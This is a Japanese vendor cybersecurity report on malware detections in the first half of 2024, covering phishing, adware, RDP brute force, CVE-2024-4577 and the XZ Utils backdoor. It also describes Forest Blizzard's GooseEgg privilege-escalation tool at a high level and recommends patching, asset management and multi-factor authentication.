CYBER SECURITY REPORT

サイバーセキュリティレポート

2024

上半期

安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2024年1月から6月（以降2024年上半期）に検出されたマルウェア、および発生したサイバー攻撃事例について紹介します。

「第1章　2024年上半期マルウェア検出統計」

2024年上半期にESET製品で検出されたマルウェアについて、検出数の月別推移や検出数TOP10、ファイル別・カテゴリー別の検出統計を説明します。また、通信プロトコルや脆弱性を狙った脅威の検出数TOP10を紹介します。

「第2章　脆弱性を悪用して権限昇格を行うカスタムツールGooseEgg」

管理者権限を取得するために脆弱性を悪用するカスタムツールであるGooseEggについて解説します。その上で、日本国内を狙った標的型攻撃が増加する可能性を踏まえ、こうしたツールに対して求められる対策を紹介します。

「第3章　仕組まれた分散型ブルートフォース攻撃と狙われたWordPress」

国内のWebサイトが改ざんを受けた事例から、WordPressを標的とした攻撃へ繋がる仕組みについて説明します。そして企業における対策を紹介します。

「第4章　パスワード単独認証の限界とその対策」

パスワード認証の問題点とその対策の多要素認証について、一般の方にもわかりやすく説明します。そして、その問題点に対して、どのように向き合っていけばよいか考察します。

contents

1

2024年上半期
マルウェア検出統計

第1章　2024年上半期マルウェア検出統計

本章では、2024年1月1日～6月30日（以降2024年上半期）にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介します。
検出数には、PUA（Potentially Unwanted/Unsafe Application：必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション）を含めています。

1.1. 2024年上半期におけるサイバーセキュリティ関連トピックについて

2024年上半期における脅威動向を把握するためには、マルウェアの動向だけでなくサイバーセキュリティ全般のトピックを知ることも重要です。トピックを知ることは、検出数の少なさから検出数TOP10といった統計データには現れにくい特定の組織や業界を狙った攻撃に関する情報を補完できます。この節では、2024年上半期におけるサイバーセキュリティ関連トピックを紹介します。

■大手企業をはじめとする国内組織でのランサムウェア感染
2024年上半期にさまざまな国内組織がランサムウェア感染を公表しています。特に大手出版社グループにおけるランサムウェア感染は、各種メディアで取り上げられた大規模なインシデントです。本件では、ランサムウェアによって漏えいした情報が、ダークウェブ上のリークサイトに公開され、SNS上で拡散されたことで被害が拡大しています。

■VPN機器の脆弱性を悪用した国内の研究機関における情報窃取被害
国内の研究機関内サーバーへ侵入されたことによる情報漏えいインシデントが発生しました。攻撃者はVPN機器の脆弱性を悪用してサーバーへ侵入し、情報を窃取しています。窃取された情報には、研究機関内の情報と共同で業務を実施していた外部機関の情報を含んでいます。不正アクセスによる情報漏えいは2023年10月頃に発覚しましたが、インシデント対応中の2024年にも不正アクセスが発生しています。2024年の不正アクセスでは、情報漏えいは確認されていません。

■LinuxディストリビューションでXZ Utilsへの悪意のあるコード挿入
ファイル可逆圧縮ツールであるXZ Utilsへの悪意のあるコード挿入が、2024年3月29日に確認されました。攻撃者はオープンソースソフトウェア（OSS）であるXZ Utilsの開発コミュニティへ参加し、巧妙にコード挿入を行いました。OSS開発コミュニティの長期間貢献によって信頼を獲得し、巧妙にサプライチェーン攻撃が行われています。CVE-2024-3094と採番された本脆弱性を悪用されると、SSHポート経由で外部から攻撃者にアクセスされる恐れがあります。JPCERT/CCからも注意喚起[1]が行われています。

1.2. 2024年上半期におけるESET製品での検出概況

2024年上半期に日本国内でESET製品によってマルウェアが最も多く検出された月は、4月です。2024年2月から6月にかけて高い検出数が維持されています。そして、2024年上半期に国内で最も多く検出されたマルウェアは、HTML/Phishing.Agentです。HTML/Phishing.Agentに感染すると、個人情報の窃取、マルウェアのダウンロードといった被害に遭う可能性があります。ほかにも、マルウェア以外の脅威TOP10のPHP_CVE-2024-4577は注目すべき脅威です。この脅威は、脆弱性を悪用してWebshellの設置やリモートによるコマンド実行の可能性があります。実際に被害が発生しており、ランサムウェアグループにも悪用されています。ファイル形式別脅威では、DOC形式ファイルの割合が国内と全世界とで差異が出ています。

国内の方が割合が多い理由として、国内のビジネスシーンにおけるDOC形式ファイルの多用が考えられます。また、applicationやtrojan、potentially unwantedカテゴリーが、カテゴリー別脅威の割合の大多数を占めています。2024年上半期には、backdoorカテゴリーの検出数の増加傾向を確認しています。

2024年上半期はHTML/Phishing.Agentといったマルウェアや CVE-2024-4577を狙った脅威を検出しています。ほかにも昨年から継続して検出され続けている脅威があります。どの脅威も大きなセキュリティインシデントにつながる恐れがあり、動向に注意が必要です。ほかにも、多数のセキュリティインシデントが国内で発生している点に留意してください。

セキュリティ対策を講じるためには、どのような脅威が組織に迫っているのかを知る必要があります。本章では統計データと特徴的な脅威を紹介していますので、対策に活用してください。

ここからは、各統計について詳細に説明していきます。

1.3. マルウェア検出数の比較

2024年上半期に国内と全世界で検出されたマルウェア検出数の月別推移は、図 1-1と図 1-2のとおりです。



図 1-1　マルウェア検出数月別推移（2024年上半期・国内）
※2024年1月の検出数を100%として比較



図 1-2　マルウェア検出数月別推移（2024年上半期・全世界）
※2024年1月の検出数を100%として比較

日本国内で最も多くマルウェアが検出された月は、4月です。2024年2月の検出数増加以降、高い検出数が維持されています。2024年2月の検出数増加のうち、アドウェアとフィッシングを目的としたHTMLファイルが多数を占めています。また、フィッシングを目的としたHTMLファイルの検出数が正月休みに少なかったことが、2月の検出数増加へ影響しています。

全世界で最も多くマルウェアが検出された月は、4月です。2024年2月の検出数増加は、全世界の統計にも確認できます。全世界の統計では、6月における検出数の減少が顕著です。これは不正なJavaScriptファイルやフィッシングを目的としたHTMLファイルの検出数減少が影響しています。

1.4. 2024年上半期の検出数TOP10

2024年上半期におけるマルウェア検出数TOP10（国内と全世界）と2024年上半期におけるマルウェア以外の脅威TOP10（国内）を紹介します。

1.4.1. 2024年上半期のマルウェア検出数TOP10

図 1-3　マルウェア検出数のTOP10（2024年上半期・国内（左）と全世界（右））
※2023年サイバーセキュリティレポートと順位を比較

HTML/Phishing.Agentが、2024年上半期に国内で最も多く検出されたマルウェアです。HTML/Phishing.Agent内に埋め込まれたURLに接続すると、個人情報の窃取、マルウェアのダウンロードといった被害に遭う可能性があります。検出数TOP10を初期感染経路で分類すると、最も多いのはWebブラウジング中に遭遇する脅威です。検出数TOP10のうち6つの検出名が、Webブラウジング中に遭遇する脅威に分類されます。これらは不特定多数のユーザーを対象にしているため、検出数上位に入りやすいことが考えられます。

JS/Adware.Agentが、2024年上半期に全世界で最も多く検出されたマルウェアです。JS/Adware.Agentは、悪意のある広告を表示させるアドウェアの汎用検出名であり、Webサイト閲覧時に実行されます。検出数TOP10の脅威は国内と似た傾向にありますが、「JS/ScrInject」と「Win32/Exploit.CVE-2017-11882」、「HTML/Fraud」が、それぞれのTOP10にしかありません。不正なJavaScriptファイルを検出するJS/ScrInjetと詐欺を目的としたHTMLファイルは国内TOP10にあり、脆弱性

を悪用したダウンローダーであるWin32/Exploit.CVE-2017-11882は全世界TOP10にあります。日本国内は全世界と比較して、Webブラウジング中に検出される脅威に遭遇していることがわかります。国内では特に、フィッシング詐欺サイトやサポート詐欺サイトが増加していることが、フィッシング対策協議会の月次報告書[2]やIPAのサポート詐欺レポート[3]からも読み取れます。

1.4.2.　2024年上半期のマルウェア以外の脅威検出数TOP10



図 1-4　マルウェア以外の脅威検出数TOP10（2024年上半期・国内）

RDP/Attack.Bruteforceが、2024年上半期に国内で最も多く検出されたマルウェア以外の脅威です。ESET製品では、Remote Desktop Protocol（RDP）へのブルートフォース攻撃をRDP/Attack.Bruteforceとして検出しています。ほかにも、脆弱性EternalBlueや脆弱性Log4Shellを悪用した攻撃が、検出数TOP10に入っています。脆弱性Log4Shellの詳細については、2022年上半期サイバーセキュリティレポート[4]で解説しています。

検出数第9位に入ったPHP_CVE-2024-4577は、今後の動向に注意が必要な検出名です。CVE-2024-4577は、2024年6月に公開されたPHP CGIモードの脆弱性です。公開されてから1カ月で上半期検出数第9位に入っており、今後も検出数が増加する可能性があります。そして、これを悪用した攻撃による被害も既に報告されています。情報処理推進機構（IPA）は、「国内の複数組織のWebサービスにWebshellが設置されていた」とCVE-2024-4577の悪用に関する注意喚起[5]内に記載しています。ほかにも、本脆弱性がランサムウェアグループTellYouThePassのランサムウェア配布に悪用されていたと報告[6]されています。

1.5.　マルウェア検出数のファイル形式別割合

ESET製品がマルウェアを検出した際に使用される検出名は、ファイル形式（プラットフォーム）で大別することができます。国内と全世界におけるファイル形式別検出数の割合を図 1-5と図 1-6に示します。また、グラフ中のファイル形式については、表1-1を参照ください。



図 1-5　形式別マルウェア検出数の割合（2024年上半期・国内）



図 1-6　形式別マルウェア検出数の割合（2024年上半期・全世界）

表 1-1　グラフ中のファイル形式について

ファイル形式	概要
JS（JavaScript）	プログラミング言語JavaScriptで書かれたファイル
HTML（Hypertext Markup Language）	マークアップ言語で記述されたテキストファイル
Win32	Windows OSの32bit環境で動作するファイル
DOC	Microsoft社のOffice製品で利用される電子文書ファイル
MSIL	.NET Frameworkで作成されたファイル
Win64	Windows OSの64bit環境で動作するファイル
PDF（Portable Document Format）	電子文書ファイル
VBS（VBScript）	プログラミング言語VBScriptで書かれたファイル
VBA（Visual Basic for Application）	Microsoft社のOffice製品で利用できるプログラミング言語Visual Basic for Applicationで書かれたファイル
PowerShell	コマンドラインツールPowerShellで実行可能なファイル
LNK	Windows OSで動作するショートカットファイル

JS（JavaScript）形式・HTML形式・Win32形式が、国内と全世界ともに約7割を占めています。1.4節のマルウェア検出数TOP10のうち7つの検出名が、上記3つのファイル形式です。検出数が多いTOP10のファイル形式を占めることが、検出割合に影響を与えていると考えられます。また、利用者が多いWindows環境で動作するWin32形式や、Web上で動作するためOS環境を選ばないJS形式・HTML形式は、より多くのユーザーを対象にしたい攻撃者に利用されることがあります。

国内と全世界の違いとして、DOC形式の検出割合が挙げられます。国内では4番目、全世界では6番目に多い割合になっており、全体に占める比重が異なります。国内で占める割合が大きい理由として、DOC形式のファイルがビジネスシーンで用いられる機会が多く、攻撃者に多く悪用されている可能性が考えられます。

1.6.　マルウェア検出数のカテゴリー別割合

ESET製品がマルウェアを検出した際に使用される検出名は、次の7種類のカテゴリーに分類されます。
同じ検出名でも亜種によってカテゴリーが異なる可能性があります。また、高機能なマルウェアには複数のカテゴリーにまたがるものがありますが、その場合はいずれかのカテゴリーに振り分けられています。

表 1-2　検出名のカテゴリー

ファイル形式	概要
Application	アドウェアや危険性の高いソフトウェアが分類される。 JS/Adware.AgentやJS/Adware.ScrInjectなどが該当する。
Trojan	無害なファイルを装いパソコン内部に侵入し、悪意ある動作を行うマルウェア。 MSIL/TrojanDownloader.AgentやHTML/Phishingなどが該当する。
Backdoor	Trojanに分類されるもののうち、パソコンの遠隔操作や管理の機能を持つマルウェア。PHP/WebshellやWin32/Korplugなどが該当する。
Virus	システム上のプログラムに寄生する機能を持つマルウェア。 Win32/FloxifやWin32/Ramnitなどが該当する。
Worm	自身のコピーを作成し、感染を広げる性質を持つマルウェア。 Win32/PhorpiexやWin32/Delfなどが該当する。
Potentially Unwanted	悪意を持っているとは限らないが、望ましくない動作をする可能性のあるソフトウェア。各種PUAが該当する。
Potentially Unsafe	悪意を持っているとは限らないが、危険な動作をする可能性のあるソフトウェア。 MSIL/HackToolやWin32/RemoteAdminなどが該当する。

国内と全世界におけるカテゴリー別検出数の割合を図 1-7と図 1-8に示します。



図 1-7　カテゴリー別マルウェア検出数の割合（2024年上半期・国内）



図 1-8　カテゴリー別マルウェア検出数の割合（2024年上半期・全世界）

国内と全世界ともに、ApplicationとTrojan、Potentially Unwantedがカテゴリー別検出割合の大半を占めています。これらのカテゴリーの割合は、分類されるマルウェアの範囲が広いことに影響を受けています。一方、BackdoorやWorm、Virusといったカテゴリーをみると、検出数を占める割合が小さく、特に国内で顕著です。これはマルウェアの持つ機能によってカテゴライズされており、分類されるマルウェアが少ないからだと考えられます。
ただ、BackdoorやWorm、Virusに分類されるマルウェアへ感染した場合、受ける被害は小さくありません。検出数TOP10には入っていませんが、大きなインシデントにつながる恐れがあるBackdoorやWorm、Virusの国内における代表的な検出名を紹介します。

＜Backdoor＞
Backdoor全体の検出数が、2024年上半期に増加しています。特に、WebshellとRescoms（別名; Remcos）というマルウェアが多く検出されています。詳細については、ESET脅威レポート2024年上半期版[7]にて解説しています。また、6月にはBackdoorに分類されるマルウェアAsyncRATを多数検出しています。AscyncRATの詳細は、2024年6月マルウェアレポートにて解説しています。

＜Worm＞
Wormに分類されるマルウェアのうち半数近くを占めていたのは、INF/ConfickerとWin32/Confickerでした。これは、Confickerというマルウェアの検出名です。Confickerは2008年ころに確認されたワームであり、感染端末を遠隔操作する機能を有しています。Confickerに感染した端末はピーク時で1,100万台にのぼると報道[8]されています。当初はWindows環境の脆弱性を狙った攻撃が中心でしたが、対象はIoT機器にも広がりました。

＜Virus＞
Virusに分類されるマルウェアのうち最も多かったものは、Win32/Pacexです。これは、特定の難読化手法を用いたマルウェアの汎用検出名です。過去に確認された検体は、キーロギングによって特定のゲームで利用される認証情報の窃取を狙っていました。

1.7.　今後推奨されるセキュリティ対策について

これまでの節で紹介してきた統計データや脅威の中から今後注意が必要になる攻撃についてピックアップしました。
攻撃ごとに対策をまとめて表にしています。対策については立場に応じて必要性を判断できるように、ユーザーと管理者に分けて推奨対象を示しています。

対策すべき攻撃	セキュリティ対策【概要】	推奨対象		参考データ
		管理者	ユーザー	
①脆弱性を悪用した攻撃	1-1　組織内のハードウェア・ソフトウェア管理	○	−	図 1-4
	1-2　セキュリティパッチ適用	○	○	
②不正な認証による攻撃	2-1　パスワード試行回数の制限	○	−	図 1-4
	2-2　認証情報の流出有無の確認	○	−	
	2-3　多要素認証の導入	○	○	

①脆弱性を悪用した攻撃

脆弱性を悪用した攻撃がマルウェア以外の脅威検出数TOP10（図 1-4）に多数入っています。脆弱性を悪用した攻撃はそれ自体の被害も大きいですが、新たな攻撃の糸口になる可能性もあります。例えば、組織内のネットワーク侵入によるランサムウェア感染の糸口になった事例があります。

脆弱性対策には迅速なセキュリティパッチ適用が欠かせませんが、同時に適用漏れがあってはいけません。適用漏れを防ぐためにも、組織内で利用しているハードウェア・ソフトウェアを管理する必要があります。

管理する上での注意点は、2つあります。

●ハードウェア・ソフトウェアの管理担当や範囲を明確にする

●ソフトウェアだけでなく構成するコンポーネントやツールも管理する

組織内で管理されていないハードウェア・ソフトウェアがないように、管理担当部門や管理する範囲を明確にする必要があります。情報システム部門／担当だけでなく利用部門が協力して管理体制を構築することが不可欠です。

また、ソフトウェアを構成するコンポーネントやツールを管理することで、抜け漏れのない脆弱性情報の収集に期待ができます。ソフトウェア内のコンポーネント管理としては、近年SBOM（Software Bill of Materials）が注目されています。日本では、経済産業省が2023年に導入に関する手引き[9]を策定しており、2024年8月29日に改定手引き[10]が公開されました。

管理した情報をもとに脆弱性情報を収集して、迅速にパッチを適用する必要がありますが、組織内システムや提供サービスに支障が出ないように検証する時間が必要なため、難しい場合があります。また、影響範囲が大きい脆弱性の場合、パッチ適用対象が多くなるケースもあります。重大なインシデントにつながる恐れのあるハードウェア・ソフトウェアや保有している情報資産によってパッチ適用の優先順位を検討してください。

②不正な認証による攻撃

RDPやSMBといった通信プロトコルの認証を狙った攻撃が、マルウェア以外の脅威検出数TOP10に多数入っています。ほかにも、ランサムウェア感染事例において、VPN機器などのネットワーク機器への認証を狙った攻撃が発生しています。不正な認証を許すと、攻撃者が組織内ネットワークに侵入することで被害がさらに拡大する可能性があります。

統計データでは、総当たりで認証を突破するブルートフォース攻撃が多数検出されていました。まず、ログイン時のパスワード試行回数の制限と多要素認証の導入は欠かせません。そして、認証情報の流出が起きていないかの確認も重要です。

組織内のネットワークへ侵入された事例の中には、過去に流出した認証情報を使って不正ログインされたケースがあります。認証情報の流出に気づかずにIDとパスワードを継続利用していることで、不正ログインの危険性が高まります。また、パスワードを使い回している場合、別のサービスや機器でも不正ログインが発生する可能性があります。定期的に組織内で利用している認証情報の流出の有無を確認してください。無料で利用できるサービスとして、「have I been pwned[11]」があります。

1.8. 最後に

本章では、ESET製品によって検出されたマルウェアやマルウェア以外の脅威に関する統計データを紹介しました。特に、脆弱性を狙った脅威は、最近のものから古いものまで広い範囲で確認されています。脆弱性対応ができていない端末が完全にゼロにならないことや新たに脆弱性が発見されることを考えると、下半期以降も同様の傾向は継続すると考えます。

下半期に向けて今一度、組織内で利用しているハードウェア・ソフトウェアおよび保管している情報資産の洗い出しや、認証情報の棚卸を検討してください。

1 XZ Utilsに悪意のあるコードが挿入された問題(CVE-2024-3094)について ｜ JPCERT/CC
https://www.jpcert.or.jp/newsflash/2024040101.html

2 月次報告書 ｜ フィッシング対策協議会
https://www.antiphishing.jp/report/monthly/

3 サポート詐欺レポート ｜ IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/anshin/measures/supportscam_report.html

4 2022年上半期サイバーセキュリティレポートを公開 ～Emotetの再流行、脆弱性Log4shellを悪用した攻撃などを解説～ ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/220927.html

5 PHPの脆弱性(CVE-2024-4577)を狙う攻撃について ｜ IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/security-alert/2024/alert_20240705.html

6 Update: CVE-2024-4577 quickly weaponized to distribute “TellYouThePass” Ransomware ｜ imperva
https://www.imperva.com/blog/update-cve-2024-4577-quickly-weaponized-to-distribute-tellyouthepass-ransomware/

7 ESET脅威レポート2024年上半期版を公開　ディープフェイク動画作成のために顔認証データを窃取する新しいマルウェアを確認 ｜ ESET Japan
https://www.eset.com/jp/blog/threat-report/2024-h1/

8 「コンフィッカー」ワームの脅威を振り返る ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/trend/detail/170316.html

9 「ソフトウェア管理に向けたSBOM(Software Bill of Materials)の導入に関する手引」を策定しました ｜ 経済産業省
https://www.meti.go.jp/press/2023/07/20230728004/20230728004.html

10 サイバー攻撃への備えを!「SBOM」(ソフトウェア部品構成表)を活用してソフトウェアの脆弱性を管理する具体的手法についての改訂手引を策定しました ｜ 経済産業省
https://www.meti.go.jp/press/2024/08/20240829001/20240829001.html

11 have I been pwned ｜ have I been pwned
https://haveibeenpwned.com/

2

脆弱性を悪用して権限昇格を行うカスタムツールGooseEgg

第2章　脆弱性を悪用して権限昇格を行うカスタムツールGooseEgg

2024年4月、Microsoft Threat IntelligenceはWindows OSの脆弱性を悪用するカスタムツールについての分析を公開しました。一般にGooseEggと呼ばれるこのツールは、コマンドライン上で引数として与えられた実行ファイルやDLLファイルを管理者権限で実行することができます。
GooseEggはロシアを拠点とする攻撃者グループであるForest Blizzardによって作成されたツールです。Microsoft社の報告によると、ウクライナや西ヨーロッパ、北米を中心としたさまざまな組織に対する攻撃にGooseEggが使用されたことが判明しています。[1]
本章では、カスタムツールGooseEggや攻撃者グループForest Blizzard、日本での攻撃に悪用される可能性について紹介します。

2.1.　GooseEggに関連する背景

最初に、攻撃者グループForest BlizzardとカスタムツールGooseEggについて概要を説明します。

Forest Blizzardはロシアを拠点とする攻撃者グループとして知られています。少なくとも2004年から活動が確認されており、STRONTIUM、ATP28、GRU Unit 26165、Sednit、Sofacy、Fancy Bearなどさまざまな別名を持ちます。北米やヨーロッパを中心にさまざまな企業や政府組織に対して標的型攻撃を行っていることが報じられています。[2]
脆弱性を悪用したゼロデイ攻撃やスピアフィッシング、ブルートフォース攻撃、ソーシャルエンジニアリング、Windowsアプリケーション間でデータを共有するDynamic Data Exchange(DDE)プロトコルの悪用[3]など非常に多彩な攻撃を行ってきた組織であり、高い技術力を保有していることが伺えます。

2024年4月にMicrosoft社が報告したGooseEggは、Forest Blizzardが権限昇格を行うために用意したカスタムツールです。GooseEggが使用される際の攻撃フローを以下に示します。



図 2-1　GooseEggが使用される際の攻撃フロー

攻撃フローに示したように、攻撃者は初期侵入に成功した後、悪用できる脆弱性が被害者のパソコンに存在するかどうかを偵察します。脆弱性が存在していた場合は、オレンジ色の背景で示した脆弱性悪用のフェーズに入ります。GooseEggはこの段階をスムーズに行うためのツールです。脆弱性を悪用して権限昇格に成功した攻撃者は、高い権限で更なる侵害行為を実行します。

GooseEggと類似した権限昇格を可能にする脆弱性にCVE-2015-1701が存在します。この脆弱性はバックエンド型マルウェアであるSLUBを、配布するWebサイトからダウンロードし実行させる目的で悪用されました。[4] UAC（ユーザーアカウント制御）が有効である場合、ソフトウェアのインストールには制限がかかります。しかし、CVE-2015-1701を悪用することで、それらの制御をバイパスすることができてしまいます。
SLUBへの感染によって想定される被害は以下のようなものが挙げられます。悪用される脆弱性は異なりますが、GooseEggもSLUBのようなマルウェアへの感染を引き起こし、深刻な被害をもたらす可能性があります。

●ローカルファイルをクラウドのファイル共有サービスにアップロードされる
●cmd.exeを用いて任意のコマンドを実行される
●レジストリキーの読み取りや編集を許してしまう

想定される被害は一例ですが、権限昇格を行うことで攻撃者はよりスムーズに侵入後の活動を行うことができるようになります。そのため、攻撃者はさまざまな脆弱性を悪用して権限昇格を試みます。
GooseEggはCVE-2022-38028[5]というWindows印刷スプーラーの脆弱性を悪用します。これによって、任意のプロセスをシステムプロセスと同じ権限で実行することが可能になります。
Microsoft社によると、遅くとも2020年6月からForest BlizzardはGooseEggを用いてCVE-2022-38028を悪用していたとされています。[1] このことから、かなりの長期にわたって対策のない脆弱性をForest Blizzardが悪用していたことが伺えます。

2.2.　今後日本での攻撃に悪用される可能性

前述のように、GooseEggの悪用が確認されているのはヨーロッパや北米の政府、団体に対する侵害後の活動です。今のところ、日本国内での悪用事例は確認されていません。しかし、こうした現状に変化が生じる可能性は十分にあります。

第一の理由として、GooseEggの構造が挙げられます。
GooseEggは入手が容易かつシンプルな構造を持つカスタムツールです。プログラミングに関する深い知識がなくとも容易に悪用することが可能です。海外、国内を問わず、開発者であるForest Blizzard以外の攻撃者グループがこのツールを悪用し攻撃に活用し始めることが想定されます。

第二の理由として、日本の企業がランサムウェアの被害に遭うケースが増えていることが挙げられます。
JNSAが公開しているインシデント損害額調査レポート第2版の別紙「被害組織調査」[6]によると、ランサムウェアの被害件数は2019年度から2021年度で大きく増加しました。また、警察庁が公開した「令和5年におけるサイバー空間をめぐる脅威の情勢等について」[7]でも、ランサムウェア被害の発生件数が高水準だと述べられています。
ランサムウェアは特定の企業を狙った標的型攻撃で悪用されることが多いマルウェアであり、GooseEggも標的型攻撃の一環として悪用される可能性のあるツールです。日本の企業をターゲットとしたランサムウェア被害の増加の裏で、こうしたツールが悪用されるシーンも増加すると考えられます。

